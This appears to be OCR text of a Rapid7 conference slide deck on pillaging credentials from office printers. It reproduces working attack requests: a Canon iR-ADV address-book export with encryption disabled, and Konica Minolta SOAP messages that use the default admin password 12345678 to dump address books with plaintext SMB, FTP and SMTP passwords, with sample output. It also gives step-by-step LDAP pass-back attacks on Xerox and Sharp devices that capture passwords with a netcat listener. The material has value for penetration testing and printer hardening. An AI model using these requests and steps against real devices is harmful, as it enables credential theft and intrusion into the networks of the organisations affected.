Pillage Canon ImageRunner Advanced

- Canon IR-ADV captured address book request with web proxy


```
POST /rps/abook.abk HTTP/1.1
Host: 10.0.0.108:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.108:8000/rps/cimport.cgi
Cookie: sessionid=0a812eb1170595b09802d30bb25f68b5; portalLang=en; iR=4127469707
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

AID=1&ACLS=1&ENC_MODE=0&ENC_FILE=password&PASSWD=&PageFlag=&AMOD=&Dummy=1359047882596
```

So what happens if we change to ENC_MODE=0

Pillage Canon ImageRunner Advanced

- Canon IR-ADV address book export results



RAPID7

Pillage Konica Minolta

- Konica Minolta
  - Exported address books can contain passwords
    - Not accessible via web console
    - Managed via Konica Management application
    - Soap message transactions
    - TCP Ports 50001 50003

Pillage Konica Minolta

Step 1:

Authenticate and

retrieve session key

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Header>
    <me:AppReqHeader
xmlns:me="http://www.konicaminolta.com/Header/OpenAPI-3-45">
      <ApplicationID xmlns="">0</ApplicationID>
      <UserName xmlns=""></UserName>
      <Password xmlns=""></Password>
      <Version xmlns="">
        <Major>3</Major>
        <Minor>45</Minor>
      </Version>
      <AppManagementID xmlns="">0</AppManagementID>
    </me:AppReqHeader>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <AppReqLogin
xmlns="http://www.konicaminolta.com/service/OpenAPI-3-45">
      <OperatorInfo>
        <UserType>Admin</UserType>
        <Password>12345678</Password>
      </OperatorInfo>
      <TimeOut>60</TimeOut>
    </AppReqLogin>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Default Username & Password


RAPID7

Pillage Konica Minolta

Reply:

Valid authentication

Responds with AuthKey




```
<e:Envelope xmlns:e="http://schemas.xmlsoap.org/soap/envelope/"
e:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <e:Header>
  <me:AppResHeader
xmlns:me="http://www.konicaminolta.com/Header/OpenAPI-3-4">
   <ApplicationID>0</ApplicationID>
   <Version>
    <Major>3</Major>
    <Minor>45</Minor>
   </Version>
   <AppManagementID>0</AppManagementID>
  </me:AppResHeader>
 </e:Header>
 <e:Body>
  <m:AppResLogin
xmlns:m="http://www.konicaminolta.com/service/OpenAPI-3-4">
   <Result>
    <ResultInfo>Ack</ResultInfo>
   </Result>
   <AuthKey>P69WWCH9crWHJ7utxQAw</AuthKey>
   <AuthNo>32003</AuthNo>
   <DiscriminationNo>131073</DiscriminationNo>
  </m:AppResLogin>
 </e:Body>
</e:Envelope>
```

RAPID7

Pillage Konica Minolta

Step 2:

Post request with Authkey Set and proper version


```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV='http://schemas.xmlsoap.org/soap/envelope/'
xmlns:SOAP-ENC='http://schemas.xmlsoap.org/soap/encoding/'
xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
xmlns:xsd='http://www.w3.org/2001/XMLSchema'>
 <SOAP-ENV:Header>
  <me:AppReqHeader
  xmlns:me='http://www.konicaminolta.com/Header/OpenAPI-3-4'>
   <ApplicationID xmlns="">0</ApplicationID>
   <UserName xmlns=""></UserName>
   <Password xmlns=""></Password>
   <Version xmlns="">
    <Major>3</Major>
    <Minor>4</Minor>
   </Version>
   <AppManagementID xmlns="">1000</AppManagementID>
  </me:AppReqHeader>
 </SOAP-ENV:Header>
 <SOAP-ENV:Body>
  <AppReqGetAbbr
xmlns='http://www.konicaminolta.com/[illegible]rvice/OpenAPI-3-4'>
   <OperatorInfo>
    <AuthKey>P69WWCH9crWHJ7utxQAw</AuthKey>
   </OperatorInfo>
   <AbbrListCondition>
    <SearchKey>None</SearchKey>
    <WellUse>false</WellUse>
    <ObtainCondition>
     <Type>OffsetList</Type>
     <OffsetRange>
      <Start>1</Start>
      <Length>100</Length>
     </OffsetRange>
    </ObtainCondition>
    <BackUp>true</BackUp>
    <BackUpPassword>MYSKIMGS</BackUpPassword>
   </AbbrListCondition>
  </AppReqGetAbbr>
 </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

RAPID7

Pillage Konica Minolta

If all the pieces are correct the Konica will deliver data in plain text including :

- PASSWORDS

Effective in retrieving password for:

- SMTP
- SMB
- FTP

PWNED

```
    </ReferLicence>
  </Abbr>
  <Abbr>
    <AbbrNo>2</AbbrNo>
    <AddressKind>Public</AddressKind>
    <Name>Pdavis</Name>
    <SearchKey>Pqrs</SearchKey>
    <WellUse>true</WellUse>
    <SendConfiguration>
      <AddressInfo>
        <SendMode>Smb</SendMode>
        <ImageType>Icon</ImageType>
        <IconID>1</IconID>
        <SmbMode>
          <Host>FILESYS2</Host>
          <User>scanman</User>
          <Password>Sup3rm4N</Password>
          <Folder>pdavis</Folder>
        </SmbMode>
        <SmimeData>NoExist</SmimeData>
      </AddressInfo>
    </SendConfiguration>
    <ReferLicence>
      <UseReferLicence>Level</UseReferLicence>
      <ReferPossibleLevel>0</ReferPossibleLevel>
      <ReferGroupNo>0</ReferGroupNo>
    </ReferLicence>
```

RAPID7

- Pillage -

The Pass-back Attack

RAPID7

Pillage

- Pass-back-attacks

  Target the printers authentication services

  - LDAP
  - FTP
  - SMB (Windows file sharing)
  - SMTP

Lets focus on the LDAP Pass-Back-Attack

PWNED

Change IP Address

Trigger LDAP lookup

Capture
Plain Text
Password

LDAP Auth

LDAP Reply

RAPID7


Xerox LDAP Pass-Back-Attack

Example: Executing a pass-back-attack against a Xerox ColorQube 9303


1. Login as admin user (Most Xerox's are configured with an admin password … We'll show you how to get this later...)
2. Access the ldap setting under Properties -> Connectivity -> Protocols
3. Change IP address to point to your system
4. Set up netcat listener on your system
5. Issue a search under User Mappings

RAPID7

Xerox LDAP Setup Screen




Xerox User Mappings



RAPID7

Xerox Passing the Credentials

PWNED



RAPID7


Sharp LDAP Pass-Back-Attack

Example: Executing a LDAP pass-back-attack against a Sharp MX-4101N

1. Login as admin user (Most Sharp's are configured with an admin password of admin)
2. Access the LDAP setting under Network Settings
3. Change IP address to point to your system
4. Set up netcat listener on your system
5. Issue a test connection

